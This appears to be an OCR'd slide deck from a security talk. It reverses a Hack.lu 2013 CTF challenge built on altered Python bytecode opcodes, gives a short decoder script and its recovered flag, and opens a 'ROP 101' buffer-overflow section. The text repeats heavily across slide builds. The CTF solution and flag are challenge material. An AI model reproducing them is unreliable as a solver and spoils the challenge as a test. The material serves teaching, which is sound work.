
44 ↔ 45
? vs ?

19 ↔ 18
BINARY_POWER vs ?

57 ↔ 58
INPLACE_MULTIPLY vs INPLACE_DIVIDE

What's wrong with this? (Hack.lu 2013, 250)

encrypt_string



What's wrong with this? (Hack.lu 2013, 250)

```
LOAD_GLOBAL 0 (chr)
LOAD_GLOBAL 1 (ord)
LOAD_FAST 0 (c)
CALL_FUNCTION 1
LOAD_CONST 1 (33)
BINARY_SUB
LOAD_FAST 1 (amount)
BINARY_ADD
LOAD_CONST 2 (94)
BINARY_MODULE
LOAD_CONST 1 (33)
BINARY_ADD
CALL_FUNCTION 0
RETURN_VALUE
```

rot_chr


What's wrong with this? (Hack.lu 2013, 250)

```
LOAD_GLOBAL 0 (chr)
LOAD_GLOBAL 1 (ord)
LOAD_FAST 0 (c)
CALL_FUNCTION 1
LOAD_CONST 1 (33)
BINARY_SUB
LOAD_FAST 1 (amount)
BINARY_ADD
LOAD_CONST 2 (94)
BINARY_MODULE
LOAD_CONST 1 (33)
BINARY_ADD
CALL_FUNCTION 0
RETURN_VALUE
```

rot_chr

What's wrong with this? (Hack.lu 2013, 250)

```
LOAD_GLOBAL 0 (chr)
LOAD_GLOBAL 1 (ord)
LOAD_FAST 0 (c)
CALL_FUNCTION 1
LOAD_CONST 1 (33)
BINARY_SUB
LOAD_FAST 1 (amount)
BINARY_ADD
LOAD_CONST 2 (94)
BINARY_MODULE
LOAD_CONST 1 (33)
BINARY_ADD
CALL_FUNCTION 0
RETURN_VALUE
```



What's wrong with this? (Hack.lu 2013, 250)

```
LOAD_GLOBAL 0 (chr)
LOAD_GLOBAL 1 (ord)
LOAD_FAST 0 (c)
CALL_FUNCTION 1
LOAD_CONST 1 (33)
BINARY_SUB
LOAD_FAST 1 (amount)
BINARY_ADD
LOAD_CONST 2 (94)
BINARY_MODULE
LOAD_CONST 1 (33)
BINARY_ADD
CALL_FUNCTION 0
RETURN_VALUE
```

rot_chr

```
<c>
ord(c)
```

What's wrong with this? (Hack.lu 2013, 250)

```
LOAD_GLOBAL 0 (chr)
LOAD_GLOBAL 1 (ord)
LOAD_FAST 0 (c)
CALL_FUNCTION 1
LOAD_CONST 1 (33)
BINARY_SUB
LOAD_FAST 1 (amount)
BINARY_ADD
LOAD_CONST 2 (94)
BINARY_MODULE
LOAD_CONST 1 (33)
BINARY_ADD
CALL_FUNCTION 0
RETURN_VALUE
```

rot_chr

```
<c>
ord(c)
ord(c)  <33>
```

What's wrong with this? (Hack.lu 2013, 250)

```
LOAD_GLOBAL 0 (chr)
LOAD_GLOBAL 1 (ord)
LOAD_FAST 0 (c)
CALL_FUNCTION 1
LOAD_CONST 1 (33)
BINARY_SUB
LOAD_FAST 1 (amount)
BINARY_ADD
LOAD_CONST 2 (94)
BINARY_MODULE
LOAD_CONST 1 (33)
BINARY_ADD
CALL_FUNCTION 0
RETURN_VALUE
```

rot_chr

```
<c>
ord(c)
ord(c)  <33>
ord(c)-33
```

What's wrong with this? (Hack.lu 2013, 250)

```
LOAD_GLOBAL 0 (chr)
LOAD_GLOBAL 1 (ord)
LOAD_FAST 0 (c)
CALL_FUNCTION 1
LOAD_CONST 1 (33)
BINARY_SUB
LOAD_FAST 1 (amount)
BINARY_ADD
LOAD_CONST 2 (94)
BINARY_MODULE
LOAD_CONST 1 (33)
BINARY_ADD
CALL_FUNCTION 0
RETURN_VALUE
```

rot_chr

```
<c>
ord(c)
ord(c)  <33>
ord(c)-33
ord(c)-33  <amount>
```

What's wrong with this? (Hack.lu 2013, 250)

```
LOAD_GLOBAL 0 (chr)
LOAD_GLOBAL 1 (ord)
LOAD_FAST 0 (c)
CALL_FUNCTION 1
LOAD_CONST 1 (33)
BINARY_SUB
LOAD_FAST 1 (amount)
BINARY_ADD
LOAD_CONST 2 (94)
BINARY_MODULE
LOAD_CONST 1 (33)
BINARY_ADD
CALL_FUNCTION 0
RETURN_VALUE
```

rot_chr

```
<c>
ord(c)
ord(c)  <33>
ord(c)-33
ord(c)-33  <amount>
ord(c)-33+amount
```

What's wrong with this? (Hack.lu 2013, 250)

```
LOAD_GLOBAL 0 (chr)
LOAD_GLOBAL 1 (ord)
LOAD_FAST 0 (c)
CALL_FUNCTION 1
LOAD_CONST 1 (33)
BINARY_SUB
LOAD_FAST 1 (amount)
BINARY_ADD
LOAD_CONST 2 (94)
BINARY_MODULE
LOAD_CONST 1 (33)
BINARY_ADD
CALL_FUNCTION 0
RETURN_VALUE
```

rot_chr

```
<c>
ord(c)
ord(c)  <33>
ord(c)-33
ord(c)-33  <amount>
ord(c)-33+amount
ord(c)-33+amount  <94>
```

What's wrong with this? (Hack.lu 2013, 250)

```
LOAD_GLOBAL 0 (chr)
LOAD_GLOBAL 1 (ord)
LOAD_FAST 0 (c)
CALL_FUNCTION 1
LOAD_CONST 1 (33)
BINARY_SUB
LOAD_FAST 1 (amount)
BINARY_ADD
LOAD_CONST 2 (94)
BINARY_MODULE
LOAD_CONST 1 (33)
BINARY_ADD
CALL_FUNCTION 0
RETURN_VALUE
```

rot_chr

```
<c>
ord(c)
ord(c)  <33>
ord(c)-33
ord(c)-33  <amount>
ord(c)-33+amount
ord(c)-33+amount  <94>
(ord(c)-33+amount) % 94
```

What's wrong with this? (Hack.lu 2013, 250)

```
LOAD_GLOBAL 0 (chr)
LOAD_GLOBAL 1 (ord)
LOAD_FAST 0 (c)
CALL_FUNCTION 1
LOAD_CONST 1 (33)
BINARY_SUB
LOAD_FAST 1 (amount)
BINARY_ADD
LOAD_CONST 2 (94)
BINARY_MODULE
LOAD_CONST 1 (33)
BINARY_ADD
CALL_FUNCTION 0
RETURN_VALUE
```

rot_chr

```
<c>
ord(c)
ord(c)  <33>
ord(c)-33
ord(c)-33  <amount>
ord(c)-33+amount
ord(c)-33+amount  <94>
(ord(c)-33+amount) % 94
(ord(c)-33+amount) % 94  <33>
```

What's wrong with this? (Hack.lu 2013, 250)

```
LOAD_GLOBAL 0 (chr)
LOAD_GLOBAL 1 (ord)
LOAD_FAST 0 (c)
CALL_FUNCTION 1
LOAD_CONST 1 (33)
BINARY_SUB
LOAD_FAST 1 (amount)
BINARY_ADD
LOAD_CONST 2 (94)
BINARY_MODULE
LOAD_CONST 1 (33)
BINARY_ADD
CALL_FUNCTION 0
RETURN_VALUE
```

rot_chr

```
<c>
ord(c)
ord(c)  <33>
ord(c)-33
ord(c)-33  <amount>
ord(c)-33+amount
ord(c)-33+amount  <94>
(ord(c)-33+amount) % 94
(ord(c)-33+amount) % 94  <33>
(ord(c)-33+amount) % 94 + 33
```

What's wrong with this? (Hack.lu 2013, 250)

```
LOAD_GLOBAL 0 (chr)
LOAD_GLOBAL 1 (ord)
LOAD_FAST 0 (c)
CALL_FUNCTION 1
LOAD_CONST 1 (33)
BINARY_SUB
LOAD_FAST 1 (amount)
BINARY_ADD
LOAD_CONST 2 (94)
BINARY_MODULE
LOAD_CONST 1 (33)
BINARY_ADD
CALL_FUNCTION 0
RETURN_VALUE
```

rot_chr

```
<c>
ord(c)
ord(c)  <33>
ord(c)-33
ord(c)-33  <amount>
ord(c)-33+amount
ord(c)-33+amount  <94>
(ord(c)-33+amount) % 94
(ord(c)-33+amount) % 94  <33>
(ord(c)-33+amount) % 94 + 33
chr((ord(c)-33+amount) % 94 + 33)
```

What's wrong with this? (Hack.lu 2013, 250)

```
LOAD_GLOBAL 0 (chr)
LOAD_GLOBAL 1 (ord)
LOAD_FAST 0 (c)
CALL_FUNCTION 1
LOAD_CONST 1 (33)
BINARY_SUB
LOAD_FAST 1 (amount)
BINARY_ADD
LOAD_CONST 2 (94)
BINARY_MODULE
LOAD_CONST 1 (33)
BINARY_ADD
CALL_FUNCTION 0
RETURN_VALUE
```

rot_chr

```
<c>
ord(c)
ord(c)  <33>
ord(c)-33
ord(c)-33  <amount>
ord(c)-33+amount
ord(c)-33+amount  <94>
(ord(c)-33+amount) % 94
(ord(c)-33+amount) % 94  <33>
(ord(c)-33+amount) % 94 + 33
chr((ord(c)-33+amount) % 94 + 33)
return chr(ord(c)-33+amount) % 94 + 33)
```

What's wrong with this? (Hack.lu 2013, 250)


```
def rot_xchr(c, amount):
  if amount < 0:
    amount += 94
  return chr(((ord(c) - 33) + amount) % 94 + 33)

SECRET = 'w*0;CNU[\\gwPWk}3:PWk"#&:ABu/:Hi,M'

x = rot_xchr(SECRET[0], -10)
i = 0
for ch in SECRET[1:]:
  x += rot_xchr(ch, -ord(SECRET[i]))
  i += 1
print x
```

```
gynvael:haven-windows> sth.py
modified_in7erpreters_are_3vil!!!
```

ROP 101


Think C/C++/ObjC

The good old buffer overflow (but not only).




ROP 101

The good old buffer overflow (but not only).




ROP 101

The good old buffer overflow (but not only).




ROP 101

It's not like that anymore of course - NX/XD bit




ROP 101

It's not like that anymore of course - NX/XD bit



